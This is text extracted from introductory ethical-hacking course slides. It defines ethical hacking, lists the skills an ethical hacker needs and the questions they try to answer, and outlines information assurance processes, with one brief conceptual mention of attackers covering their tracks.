
The attacker's intentions include: Continuing access to the victim's system, remaining unnoticed and uncaught, deleting evidence that might lead to his prosecution

03

The attacker overwrites the server, system, and application logs to avoid suspicion

Attackers always cover tracks to hide their identity

Module Flow





What is Ethical Hacking?



Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities so as to ensure system security

It focuses on simulating techniques used by attackers to verify the existence of exploitable vulnerabilities in the system security



Ethical hackers performs security assessment of their organization with the permission of concerned authorities


Why Ethical Hacking is Necessary



To beat a hacker, you need to think like one!

Ethical hacking is necessary as it allows to counter attacks from malicious hackers by anticipating methods used by them to break into a system

Reasons why Organizations Recruit Ethical Hackers



To prevent hackers from gaining access to organization's information systems

To uncover vulnerabilities in systems and explore their potential as a risk

To analyze and strengthen an organization's security posture including policies, network protection infrastructure, and end-user practices

Why Ethical Hacking is Necessary (Cont'd)



Ethical Hackers Try to Answer the Following Questions



What can the intruder see on the target system? (Reconnaissance and Scanning phases)



What can an intruder do with that information? (Gaining Access and Maintaining Access phases)



Does anyone at the target notice the intruders' attempts or successes?
(Reconnaissance and Covering Tracks phases)



If all the components of information system are adequately protected, updated,
and patched



How much effort, time, and money is required to obtain adequate protection?



Are the information security measures in compliance to industry and legal standards?

Skills of an Ethical Hacker



1

Technical Skills

- ⦿ Has in-depth knowledge of major operating environments, such as Windows, Unix, Linux, and Macintosh
- ⦿ Has in-depth knowledge of networking concepts, technologies and related hardware and software
- ⦿ Should be a computer expert adept at technical domains
- ⦿ Has knowledge of security areas and related issues
- ⦿ Has “high technical” knowledge to launch the sophisticated attacks

2


Non-Technical Skills

Some of the non-technical characteristics of an ethical hacker include:

- ⦿ Ability to learn and adapt new technologies quickly
- ⦿ Strong work ethics, and good problem solving and communication skills
- ⦿ Committed to organization's security policies
- ⦿ Awareness of local standards and laws



Module Flow



Information Assurance (IA)



- IA refers to the assurance that the integrity, availability, confidentiality, and authenticity of information and information systems is protected during usage, processing, storage, and transmission of information
- Some of the processes that help in achieving information assurance include:

1

Developing local policy, process, and guidance

5

Creating plan for identified resource requirements

2

Designing network and user authentication strategy

6

Applying appropriate information assurance controls

3

Identifying network vulnerabilities and threats

7

Performing certification and accreditation


4

Identifying problems and resource requirements

